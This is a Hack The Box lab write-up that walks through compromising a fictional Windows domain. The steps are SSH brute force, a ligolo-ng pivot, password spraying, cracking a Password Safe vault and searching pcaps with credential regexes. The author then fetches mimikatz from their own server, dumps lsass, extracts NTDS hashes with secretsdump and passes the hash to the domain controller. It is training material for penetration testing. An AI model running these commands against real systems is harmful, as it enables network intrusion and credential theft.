Writeup for the End of the Hack the Box Password Attacks Module
 I was given the following brief.
Betty Jaydeworks atNexura LLC. We know she uses the passwordTexas123!@#on multiple websites, and we believe she may reuse it at work. Infiltrate Nexura’s network and gain command execution on the domain controller. The following hosts are in-scope for this assessment:
Now I ignored the given hosts below from the brief, to more closely simulate a real network.
DMZ01  = 10.129.*.* (External), 172.16.119.13 (Internal)
JUMP01 = 172.16.119.7
FILE01 = 172.16.119.10
DC01   = 172.16.119.11
I’ll assign the external 10.129.*.* address to $targetIP
Information Gathering
I’ll kick things off with a full port scan.
sudo nmap -p- $targetIP -sS -vv -oN full_scan.txt
Which only shows one open port:
Discovered open port 22/tcp on 10.129.20.40
Port 22 - SSH
I know the user’s name - Betty Jade and her password Texas123!@# but I don’t have a valid username (yet). I’ll try and generate this using Username Anarchy.
└─$ ./username-anarchy betty jade > betty.txt
And then I’ll use hydra to guess the username.
└─$ hydra -L betty.txt -p 'Texas123!@#' $targetIP ssh -t 1
[..SNIP..]
[22][ssh] host: 10.129.20.40   login: jbetty   password: Texas123!@#
Which works, so I’ve got a valid username and password.
DMZ01
With the valid credentials, I’ll access the server.
ssh jbetty@10.129.20.40
From there, I’ll enumerate the server, where I find a .bash_history file in the user’s /home directory. In it, there’s a username, password and a reference to another server.
sshpass -p "dealer-screwed-gym1" ssh hwilliam@file01
The host file01 is not resolvable, but after checking /etc/hosts the only references to the domain are.
172.16.119.11 nexura.htb DC01 DC01.nexura.htb
Scanning
As I see a reference to file01 but DNS and /etc/hosts have nothing to find the IP, I need to setup a way to access the internal network to scan it.
To do this, I’ll use ligolo-ng.
Setting up Ligolo
As jbetty I’ll run the following to identify which route to use.
ip route show
Then on my machine, I’ll transfer the agent to the server.
└─$ scp ligolo-ng_agent_0.9.2_linux_amd64.tar.gz jbetty@10.129.20.40:/home/jbetty/ligolo.tar.gz
And on my machine, I’ll setup the proxy
└─$ sudo ./proxy -selfcert --selfcert-domain pwned -laddr [tun0 IP]:443

ligolo-ng » certificate_fingerprint
As jbetty I’ll run
tar xzvf ligolo.tar.gz
/tmp/agent -accept-fingerprint [SHA_256_SELF_SIGNED_FINGERPRINT] -connect [tun0 IP]:443 &
And on my machine, I’ll run
ligolo-ng » session
[Agent : jbetty@DMZ01] » interface_create --name DMZ01
[Agent : jbetty@DMZ01] » interface_add_route --name DMZ01 --route 172.16.119.0/24
[Agent : jbetty@DMZ01] » tunnel_start --tun DMZ01
And to validate the new route was created, I’ll check (on my machine)
ip route show
[..SNIP..]
172.16.119.0/24 dev DMZ01
Perfect.
Network Scanning
Now with a virtual interface, I can scan the entire network to figure out what’s there.
└─$ nmap 172.16.119.0/24 --unprivileged -Pn
This results in the following scans.
[..SNIP..]

Nmap scan report for 172.16.119.7
Host is up (0.099s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

[..SNIP..]

Nmap scan report for 172.16.119.10
Host is up (0.10s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap scan report for 172.16.119.11
Host is up (0.092s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap scan report for 172.16.119.12
Host is up.
All 1000 scanned ports on 172.16.119.12 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 172.16.119.13
Host is up (0.13s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 172.16.119.14
Host is up.
All 1000 scanned ports on 172.16.119.14 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 172.16.119.15
Host is up.
All 1000 scanned ports on 172.16.119.15 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Now, there’s a lot in this scan but I can see the following
172.16.119.7 - Windows server with RDP and WinRM Enabled
172.16.119.10 - Windows Server with SMB, RDP and WinRM
172.16.119.11 - Domain Controller
172.16.119.13 - SSH
I’ll do a full service scan of the hosts to pull more data.
└─$ nmap -iL hosts.txt -sV -sC -oN specific_hosts.txt
Which returns:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-29 11:20 EDT
Stats: 0:01:41 elapsed; 0 hosts completed (4 up), 4 undergoing Script Scan
NSE Timing: About 99.93% done; ETC: 11:22 (0:00:00 remaining)
Nmap scan report for 172.16.119.7
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-10-28T15:19:13+00:00; -1d00h03m07s from scanner time.
| rdp-ntlm-info:
|   Target_Name: NEXURA
|   NetBIOS_Domain_Name: NEXURA
|   NetBIOS_Computer_Name: JUMP01
|   DNS_Domain_Name: nexura.htb
|   DNS_Computer_Name: JUMP01.nexura.htb
|   DNS_Tree_Name: nexura.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2026-10-28T15:18:30+00:00
| ssl-cert: Subject: commonName=JUMP01.nexura.htb
| Not valid before: 2026-10-28T14:11:32
|_Not valid after:  2027-04-29T14:11:32
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1d00h03m07s, deviation: 0s, median: -1d00h03m07s

Nmap scan report for 172.16.119.10
Host is up (0.0012s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-10-28T15:19:13+00:00; -1d00h03m08s from scanner time.
| ssl-cert: Subject: commonName=FILE01.nexura.htb
| Not valid before: 2026-10-27T14:08:46
|_Not valid after:  2027-04-28T14:08:46
| rdp-ntlm-info:
|   Target_Name: NEXURA
|   NetBIOS_Domain_Name: NEXURA
|   NetBIOS_Computer_Name: FILE01
|   DNS_Domain_Name: nexura.htb
|   DNS_Computer_Name: FILE01.nexura.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2026-10-28T15:18:30+00:00
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1d00h03m07s, deviation: 0s, median: -1d00h03m08s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-10-28T15:18:33
|_  start_date: N/A

Nmap scan report for 172.16.119.11
Host is up (0.037s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-28 15:18:20Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nexura.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: nexura.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.nexura.htb
| Not valid before: 2026-10-27T14:08:46
|_Not valid after:  2027-04-28T14:08:46
| rdp-ntlm-info:
|   Target_Name: NEXURA
|   NetBIOS_Domain_Name: NEXURA
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nexura.htb
|   DNS_Computer_Name: DC01.nexura.htb
|   Product_Version: 10.0.17763
|_  System_Time: 2026-10-28T15:18:30+00:00
|_ssl-date: 2026-10-28T15:19:13+00:00; -1d00h03m07s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-10-28T15:18:32
|_  start_date: N/A
|_clock-skew: mean: -1d00h03m07s, deviation: 0s, median: -1d00h03m07s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:8a:96:36 (VMware)
So now I know:
JUMP01.nexura.htb = 172.16.119.7
FILE01.nexura.htb = 172.16.119.10
DC01.nexura.htb = 172.16.119.11
DMZ01.nexura.htb = 172.16.119.13
I’ll update /etc/hosts and check connections with each.
Password Spraying
With the credentials I found
hwilliam : dealer-screwed-gym1
I can test them across all services.
└─$ nxc winrm JUMP01.nexura.htb DC01.nexura.htb FILE01.nexura.htb --user hwilliam --password dealer-screwed-gym1
WINRM       172.16.119.7    5985   JUMP01           [*] Windows 10 / Server 2019 Build 17763 (name:JUMP01) (domain:nexura.htb)
WINRM       172.16.119.11   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:nexura.htb)
WINRM       172.16.119.10   5985   FILE01           [*] Windows 10 / Server 2019 Build 17763 (name:FILE01) (domain:nexura.htb)
WINRM       172.16.119.7    5985   JUMP01           [+] nexura.htb\hwilliam:dealer-screwed-gym1 (Pwn3d!)
WINRM       172.16.119.11   5985   DC01             [-] nexura.htb\hwilliam:dealer-screwed-gym1
WINRM       172.16.119.10   5985   FILE01           [-] nexura.htb\hwilliam:dealer-screwed-gym1
I can log into JUMP01 as hwilliam using both WinRM and RDP.
I also checked SMB but nothing returned, strangely (I’ll come back to this).
└─$ nxc smb FILE01.nexura.htb --user hwilliam --password dealer-screwed-gym1
SMB         172.16.119.10   445    FILE01           [*] Windows 10 / Server 2019 Build 17763 x64 (name:FILE01) (domain:nexura.htb) (signing:False) (SMBv1:None)
Exploitation
JUMP01
I’ll use evil-winrm to access the server.
└─$ evil-winrm -i JUMP01.nexura.htb -u 'hwilliam' -p 'dealer-screwed-gym1'
And I can see references to a Password Safe
*Evil-WinRM* PS C:\Users\hwilliam> ls Desktop
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/29/2025  10:13 AM           1611 Password Safe 3.lnk
It seems to be related to the Password Safe application, but there are no password safes on this server, after thorough enumeration.
I also find a firefox profile at C:\Users\hwilliam\AppData\Roaming\Mozilla\Firefox\Profiles\o9vfv2tp.default-release but it’s missing the credentials file, so it’s effectively useless.
I do check and see that the user is part of the HR domain group:
NEXURA\HR Group S-1-5-21-1333759777-277832620-2286231135-1110 Mandatory group, Enabled by default, Enabled group
I pretty much hit a dead end over WinRM, there were no clear avenues for escalation and I didn’t seem to have access to many files as the user, on the server.
This led me to recheck my SMB results again, as it was very strange that both RDP and WinRM worked.
Using smbclient I managed to list files on FILE01.
└─$ smbclient -L //FILE01.nexura.htb/ -U 'NEXURA/hwilliam%dealer-screwed-gym1'
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        HR              Disk
        IPC$            IPC       Remote IPC
        IT              Disk
        MANAGEMENT      Disk
        PRIVATE         Disk
        TRANSFER        Disk
So I clearly do have SMB access, but for some reason netexec fails?
Debugging netexec
I re-tested and produced the same result,
└─$ nxc smb FILE01.nexura.htb --user hwilliam --password dealer-screwed-gym1 --shares -d 'nexura.htb'
It doesn’t give me anything. But when changing to nxc winrm or nxc rdp it suddenly works. After some investigating, when the username is passed as --user it correctly passes it for the winrm and rdp modules, but incorrectly for the smb module. The --username or -u flags work fine though.
Exploring the shares
PRIVATE
The PRIVATE share looks the most interesting, so I’ll start with that.
There’s a list of users in the directory, which gives me another two users.
smb: \> ls
  .                                   D        0  Wed Oct 28 19:50:42 2026
  ..                                  D        0  Wed Oct 28 19:50:42 2026
  bdavid                              D        0  Tue Apr 29 12:00:16 2025
  hwilliam                            D        0  Tue Apr 29 12:16:58 2025
  stom                                D        0  Tue Apr 29 09:55:36 2025
Under hwilliam there’s a file Online passwords.xlsx but it has nothing too useful.
HR
There’s a very interesting .psafe3 file under the Archive/ directory.
Employee-Passwords_OLD.psafe3 A 1080 Tue Apr 29 11:09:57 2025
I’ll download it locally, and see if I can open it.
sudo apt-get install pwsafe
pwsafe ./Employee-Passwords_OLD.psafe3
However, it asks for a master password… Thankfully, there’s a tool psafe2john which can be used to generate a hash for john in order to try and crack it.
└─$ pwsafe2john Employee-Passwords_OLD.psafe3
Employee-Passwords_OLD:$pwsafe$*3*801e25992487ae60938723973f543abd7d1fab81f45da156194bc6e1976f8c59*262144*3e1d616a8f82a02514ed88cd37f1b6eab303d9a687c4d48fbe0c866775617978

└─$ pwsafe2john Employee-Passwords_OLD.psafe3 > forJ
Which I’ll then try and crack using the rockyou.txt wordlist.
└─$ john forJ --wordlist=/usr/share/wordlists/rockyou.txt
[..]
michaeljackson   (Employee-Passwords_OLD)
I can now open up the safe, which contains the following.
bdavid : caramel-cigars-reply1
stom : fails-nibble-disturb4
hwilliam : warned-wobble-occur8
jbetty: xiao-nicer-wheels5
Password Spray 2
└─$ nxc smb FILE01.nexura.htb --username users --password passwords --no-bruteforce --continue-on-success
This shows that one set of credentials is valid.
SMB 172.16.119.10 445 FILE01 [+] nexura.htb\bdavid:caramel-cigars-reply1
So now, I have access as bdavid.
Enumerating bdavid
bdavid has access to the following shares.
└─$ nxc smb FILE01.nexura.htb --username bdavid --password caramel-cigars-reply1 --shares
SMB         172.16.119.10   445    FILE01           Share           Permissions     Remark
SMB         172.16.119.10   445    FILE01           -----           -----------     ------
SMB         172.16.119.10   445    FILE01           ADMIN$                          Remote Admin
SMB         172.16.119.10   445    FILE01           C$                              Default share
SMB         172.16.119.10   445    FILE01           HR
SMB         172.16.119.10   445    FILE01           IPC$            READ            Remote IPC
SMB         172.16.119.10   445    FILE01           IT              READ,WRITE
SMB         172.16.119.10   445    FILE01           MANAGEMENT
SMB         172.16.119.10   445    FILE01           PRIVATE         READ,WRITE
SMB         172.16.119.10   445    FILE01           TRANSFER        READ,WRITE
There’s a list of .pcap files in the IT share, which I’ll download.
smb: \> ls PCAPs/
  .                                   D        0  Tue Apr 29 11:57:11 2025
  ..                                  D        0  Tue Apr 29 11:57:11 2025
  2025-03-12_eapol-mka.pcap           A    11480  Tue Apr 29 11:55:38 2025
  2025-04-28_ipv4frags.pcap           A     2990  Tue Apr 29 11:55:20 2025
  2025-04-29_live.pcap                A 86779688  Tue Apr 29 11:56:06 2025
  2025_03-12_dhcp.pcap                A     1400  Tue Apr 29 11:55:30 2025
There may be some interesting credentials in the .pcap files, so I’ll try and run pcredz on them. But it fails… repeatedly….
So I’ll shift to manual analysis of the .pcap files.
Manual PCAP analysis
The patterns in pcredz are defined as follows
REGEX_HTTP_BASIC = re.compile(rb'Authorization: Basic ([A-Za-z0-9+/=]+)', re.IGNORECASE)
REGEX_NTLM_CHALLENGE = re.compile(rb'(?:WWW|Proxy)-Authenticate: NTLM ([A-Za-z0-9+/=]+)', re.IGNORECASE)
REGEX_NTLM_AUTH = re.compile(rb'(?:Authorization|Proxy-Authorization): NTLM ([A-Za-z0-9+/=]+)', re.IGNORECASE)
REGEX_PASSWORD_FIELDS = re.compile(
    r'(?:^|&)(password|pass|_password|passwd|session_password|sessionpassword|'
    r'login_password|loginpassword|form_pw|pw|userpassword|pwd|upassword|'
    r'passwort|passwrd|wppassword|j_password|admin_password|admin_pass|'
    r'secret|api_key|token|key|auth)\s*=\s*([^&"\s]+)',
    re.IGNORECASE
)
I can use ngrep to parse it based on these patterns.
└─$ ngrep -I 2025-04-29_live.pcap 'http' -q
└─$ ngrep -I 2025-04-29_live.pcap '(?:^|&)(password|pass|_password|passwd|session_password|sessionpassword|login_password|loginpassword|form_pw|pw|userpassword|pwd|upassword|passwort|passwrd|wppassword|j_password|admin_password|admin_pass|secret|api_key|token|key|auth)\s*=\s*([^&"\s]+)' -qi
Which returns
T 10.82.185.11:51072 -> 5.35.226.136:21 [AP] #13796
  PASS 98fDMjEHP6kV0D62WhK1..

T 10.82.185.11:51072 -> 5.35.226.136:21 [AP] #13815
  PWD..

T 10.82.185.11:51072 -> 5.35.226.136:21 [AP] #13836
  PWD..

T 10.82.185.11:51078 -> 5.35.226.136:21 [AP] #13863
  PASS 98fDMjEHP6kV0D62WhK1..
But it was not a valid password for any of the users identified. After banging my head against the wall a few times, I decided to look at something else, so as not to live in the rabbit hole I dug for myself.
WinRM and RDP
I checked if bdavid had access to winrm and rdp and he did on JUMP01.
As a bonus, he’s also an administrator.
*Evil-WinRM* PS C:\Users\bdavid\Documents> whoami /groups
[..SNIP..]
BUILTIN\Administrators               Alias            S-1-5-32-544                                  Mandatory group, Enabled by default, Enabled group, Group owner
So, now if I download mimikatz I might be able to find some interesting credentials cached on the device.
Ligolo-ng port forward.
I can setup a port forward on the listener by running the following on my machine
[Agent : jbetty@DMZ01] » listener_add --addr 0.0.0.0:8082 --to 0.0.0.0:8081
This means any traffic sent to port 8082 on DMZ01 is routed to port 8081 on my machine.
I can setup an http server.
python3 -m http.server 8081
And then fetch mimikatz over WinRM
*Evil-WinRM* PS C:\Users\bdavid\Documents> curl http://172.16.119.13:8082/mimikatz.exe -OutFile mimikatz.exe
And then double check my permissions.
*Evil-WinRM* PS C:\Users\bdavid\Documents> ./mimikatz.exe "privilege::debug" "exit"


  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK
Dumping credentials
With mimikatz running, I can dump credentials.
mimikatz(commandline) # sekurlsa::logonpasswords
Which dumps lsass, which has an interesting entry for stom
        msv :
         [00000003] Primary
         * Username : stom
         * Domain   : NEXURA
         * NTLM     : 21ea958524cfd9a7791737f8d2f764fa
         * SHA1     : f2fc2263e4d7cff0fbb19ef485891774f0ad6031
         * DPAPI    : 06e85cb199e902a0145ff04963e7dd72
        tspkg :
        wdigest :
         * Username : stom
         * Domain   : NEXURA
         * Password : (null)
        kerberos :
         * Username : stom
         * Domain   : NEXURA.HTB
         * Password : calves-warp-learning1
        ssp :
        credman :
And these credentials are valid:
└─$ nxc smb DC01.nexura.htb --username stom --password 'calves-warp-learning1' --continue-on-success
SMB         172.16.119.11   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:nexura.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         172.16.119.11   445    DC01             [+] nexura.htb\stom:calves-warp-learning1 (Pwn3d!)
stom appears to be a local admin on the DC, so is likely a Domain Admin of the entire domain. He has access to the ADMIN$ and C$ shares.
└─$ nxc smb DC01.nexura.htb --username stom --password 'calves-warp-learning1' --shares
This means using his account I can dump NTDS and extract all of the hashes using impacket-secretsdump.
└─$ impacket-secretsdump NEXURA.htb/stom:calves-warp-learning1@DC01.nexura.htb
Which results in
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x76b4393403c75a0cb93633c17abf2778
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:16a61f3c25e281442aa46965367829ad:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[..]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:36e09e1e6ade94d63fbcab5e5b8d6d23:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:11dee8f685882eb4f78a450291569bd0:::
nexura.htb\bdavid:1105:aad3b435b51404eeaad3b435b51404ee:82c5ef7f2612567964070d04fe46a5d0:::
nexura.htb\stom:1106:aad3b435b51404eeaad3b435b51404ee:21ea958524cfd9a7791737f8d2f764fa:::
nexura.htb\hwilliam:1107:aad3b435b51404eeaad3b435b51404ee:f3ac86b290a51fb59a1a66f50b658e1f:::
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:6677a2979fb5fd2239fabe3ff70458bf:::
FILE01$:1108:aad3b435b51404eeaad3b435b51404ee:2314ae2f9297591c8b4b13516bb528f0:::
JUMP01$:1109:aad3b435b51404eeaad3b435b51404ee:df3b171518f4fb9150a95834314c986b:::
And I can login as the Administrator
└─$ evil-winrm -i DC01.nexura.htb -u 'Administrator' -H '36e09e1e6ade94d63fbcab5e5b8d6d23'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
nexura\administrator